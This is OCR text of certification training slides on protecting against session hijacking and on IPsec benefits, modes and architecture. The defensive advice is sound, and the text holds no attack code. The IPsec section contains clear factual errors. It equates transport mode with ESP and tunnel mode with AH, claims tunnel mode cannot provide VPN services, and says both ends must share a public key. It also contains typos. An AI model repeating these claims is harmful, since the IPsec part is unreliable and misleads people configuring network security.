Use different user names and passwords for different accounts: For proper protection of your online accounts you should use longer passwords with different combinations. Longer passwords make it difficult for attackers to guess or manipulate them. Using different user names and passwords for different accounts avoids the risk of compromising all the accounts, when the attacker succeeds in compromising one account.


Minimize remote access: Minimizing remote access avoids the injection of attackers in the communication session of the legitimate user with the remote server.

Educate employees: Educate employees about the various kinds of session hijacking attacks, signs, and defenses against attacks. This helps you to avoid session hijacking attacks and helps you to take immediate actions, if the attacker succeeds in hijacking.

Do not transport session ID in query string: Session IDs in query strings or form fields possess the risk of being leaked through referrer. Therefore it is recommended not to transport session IDs in the query string.

Limit incoming connections: This works well when the IP ranges are finite and predictable. Example of such an environment is an intranet.

Use switches rather than hubs: Hubs usually transfer data to all the systems connected in a network, which makes the attacker's job easy to intrude. Unlike hubs, switches send data only to the **destined host**. Hence, to avoid session hijacking attacks, prefer switches over hubs.



Protecting against Session Hijacking (Cont'd)

Use encrypted protocols that are available at OpenSSH suite

Use strong authentication (like Kerberos) or peer-to-peer VPN's

Use IDS products or ARPwatch for monitoring ARP cache poisoning


Configure the appropriate internal and external spoof rules on gateways

Authenti-cation
Encryp-tion
Spoof Rule
Product
Product
CEH Certified Ethical Hacker

Protecting against Session Hijacking (Cont'd)

The list of ways for protecting against session hijacking continues as follows:

- **Use encrypted protocols that are available at OpenSSH suite:** OpenSSH is a collection of SSH connectivity tools. All the encrypted protocols available at OpenSSH transmit encrypted passwords across the Internet. It also encrypts all the traffic and thus eliminates the risk of eavesdropping, connection hijacking, and other attacks.
- **Configure the appropriate internal and external spoof rules on gateways:** To avoid Remote Network Session Hijacking (RNSH) or blind spoofing you need to configure appropriate internal and external spoof rules on the border gateway.
- **Use IDS products or ARP watch for monitoring ARP cache poisoning**
- **Use strong authentication (like Kerberos) or peer-to-peer VPNs**



Protecting against Session Hijacking (Cont'd)

Implement defense-in-depth mechanism to withstand against session hijacking attacks

Implement timeout() to destroy the session whenever it has expired

Accept session identifiers generated by server only to combat session hijacking attacks


Ensure that the client-side and server-side protection software such as firewall, IDS, spyware, virus, and Trojan scanners are in active state and up to date

Protecting against Session Hijacking (Cont'd)

Defense in depth is defined as the practice of using multiple security systems or technologies to prevent network intrusions. It is a key component of a comprehensive security plan and especially protects the network from session hijack attacks. The central idea behind the concept is that if one countermeasure fails, there are additional levels of protection remaining to safeguard the network. Defense in depth slows down the speed of the attacker to perform an attack by making it necessary for him or her to penetrate through numerous layers of security. This gives additional time for security administrators to detect and defend against the attack.

A new firewall configuration strategy is a good example of the defense-in-depth strategy. To achieve a defense-in-depth strategy, many highly secure networks implement several firewall types.

Detecting session hijack attacks on busy networks is very difficult task. There are telltale signs, like computers getting disconnected from the network or periodic network congestion, but these signs usually get ignored by users as "typical network problems." To protect the network, the network administrator can take several steps. Defense in depth is critical to an effective security plan.




Methods to Prevent Session Hijacking: To be Followed by Web Developers

- ✓ Create session keys with lengthy strings or random number so that it is difficult for an attacker to guess a valid session key
- ✓ Encrypt the data and session key that is transferred between the user and the web servers
- ✓ Prevent Eavesdropping within the network
- ✓ Regenerate the session id after a successful login to prevent session fixation attack
- ✓ Expire the session as soon as the user logs out
- ✓ Reduce the life span of a session or a cookie

Methods to Prevent Session Hijacking: To be Followed by Web Developers

Session hijacking is usually performed by exploiting the vulnerabilities in mechanisms used for session establishment. **Web developers often overlook security**. During the development process, if the web developers consider the guidelines mentioned that follow, the risk of session hijacking can be avoided to an extent:

- Create session keys with lengthy strings or random number so that it is difficult for an attacker to guess a valid session key
- Encrypt the data and session key that is transferred between the user and the web servers
- Prevent eavesdropping within the network
- Regenerate the session ID after a successful login to prevent session fixation attack
- Expire the session as soon as the user logs out
- Reduce the life span of a session or a cookie


Methods to Prevent Session Hijacking: To be Followed by Web Users

1 Do not click on the links that are received through mails or IMs

2 Use Firewalls to prevent the malicious content from entering the network

3 Use firewall and browser settings to restrict cookies

4 Make sure that the website is certified by the certifying authorities

5 Make sure you clear history, offline content, and cookies from your browser after every confidential and sensitive transaction


6 Prefer https, a secure transmission, rather than http when transmitting sensitive and confidential data

7 Logout from the browser by clicking on logout button instead of closing the browser

Methods to Prevent Session Hijacking: To be Followed by Web Users

When you use the Internet, make sure your applications are protected and select only authorized sites for browsing that ensure you **protect your data**. Some of the preventive measures to be followed while browsing the Internet include:

- Do not click on links that are received through emails or IMs
- Use firewalls to prevent malicious content from entering the network
- Use firewall and browser settings to restrict cookies
- Make sure that the website is certified by certifying authorities
- Make sure you clear history, offline content, and cookies from your browser after every confidential and sensitive transaction
- Prefer **https**, a secure transmission, rather than http when transmitting **sensitive** and **confidential data**
- Log out from the browser by clicking on the Logout button instead of closing the browser



IPSec

- IPSec is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session
- It is deployed widely to implement virtual private networks (VPNs) and for remote user access through dial-up connection to private networks

Benefits
Network-level peer authentication
Data origin authentication
Data integrity
Data confidentiality (encryption)
Replay protection


IPSec

IPSec is the acronym for IP security. It refers to a collection of protocols to support secure packet exchange at the IP layer. It is the **widely deployed VPN** technology to address authentication, confidentiality, integrity, and key management in IP networks. IPsec offers protection for communications over IP networks with the help of **cryptographyic security** services.

For proper functionality of IPsec, both the sending and receiving devices must share a public key. Typically, this is achieved through the use of **Internet Security Association and Key Management Protocol/Oakley (ISAKMP/Oakley)**. This protocol allows the receiver to obtain a public key and authenticate the sender based on the digital certificates.

The benefits offered by the IPSec include:

- Replay protection
- Data confidentiality (encryption)
- Data integrity
- Data origin authentication
- Network-level peer authentication



Modes of IPsec

Transport Mode

- Authenticates two connected computers
- Has an option to encrypt data transfer
- Compatible with NAT

Tunnel Mode

- Encapsulates packets being transferred
- Has an option to encrypt data transfer
- Not compatible with NAT

Modes of IPSec


IPSec modes are associated with the function of the two core protocols, the encapsulating security payload (ESP) and Authentication Header (AH). Both these protocols offer protection by adding a **datagram to the header**. The difference between the two modes of encryption is in terms of parts of the IP datagram that are protected and in terms of headers arrangement. ISsec supports two modes of encryption, namely transport mode and the tunnel mode.

Transport Mode

In transport mode, IPsec encrypts each packet of the payload leaving the header untouched. It is also called ESP (Encapsulating Security Payload). It authenticates two connected computers and also has an option to **encrypt data transfer**. It is compatible with NAT. So, it can be used to provide VPN services for network utilizing NAT.

Tunnel Mode

In tunnel mode, the IPDec encrypts both the payload and the header. Hence, tunnel mode is known to be more secure. Tunnel mode is also called AH (Authentication Header). The encrypted data will be decrypted by the **IPSec-compliant** device on the receiving side. NAT is unable to rewrite the encrypted IP header and as the tunnel mode encrypts header of the IP packet it is not capable of providing VPN services.



IPsec Architecture

IPSec Architecture

IPSec offers security services at the network layer. This gives the freedom of selecting the required security protocols, determining the algorithms used for services. To provide the requested services employ the corresponding **cryptographic keys** if required. Security services offered by the IPSec include: access control, data origin authentication, connectionless integrity, and antireplay, confidentiality. To meet these objectives, IPSec uses **two traffic security protocols AH** (Authentication Header) and **ESP** (Encapsulating Security Payload) and cyrptographic key management protocols and procedures. Following is the protocol structure of the IPSec architecture:




FIGURE 11.21: Protocol structure of IPSec architecture


Encapsulating Security Payload (ESP): It is mainly used for providing the services such as **encryption** and **authentication**

Authentication Header (AH): It is used for providing only datagram authentication service and it does not provide encryption

DOI: It defines the payload formats, types of exchange, and naming conventions for security information such as cryptographic algorithm or security policies. In addition to the IP layer, the ISAKMP is designed to support security services at all layers. Hence IPSec needs a specific **DOI**.

ISAKMP (Internet Security Association and Key Management Protocol): It is a key protocol in the **IPSec architecture**. It establishes the required security for various communications on the Internet such as government, private, and commercial, by combining the security concepts of authentication, key management and **security associations**.

Policy: Policy is the key element that determines whether two entities can communicate with each other or not. If they can communicate, then what kind of transform should be used? If the policy is not defined properly, then the two entities may not be able to communicate with each other.



IPsec Authentication and Confidentiality

IPsec uses two different security services for authentication and confidentiality

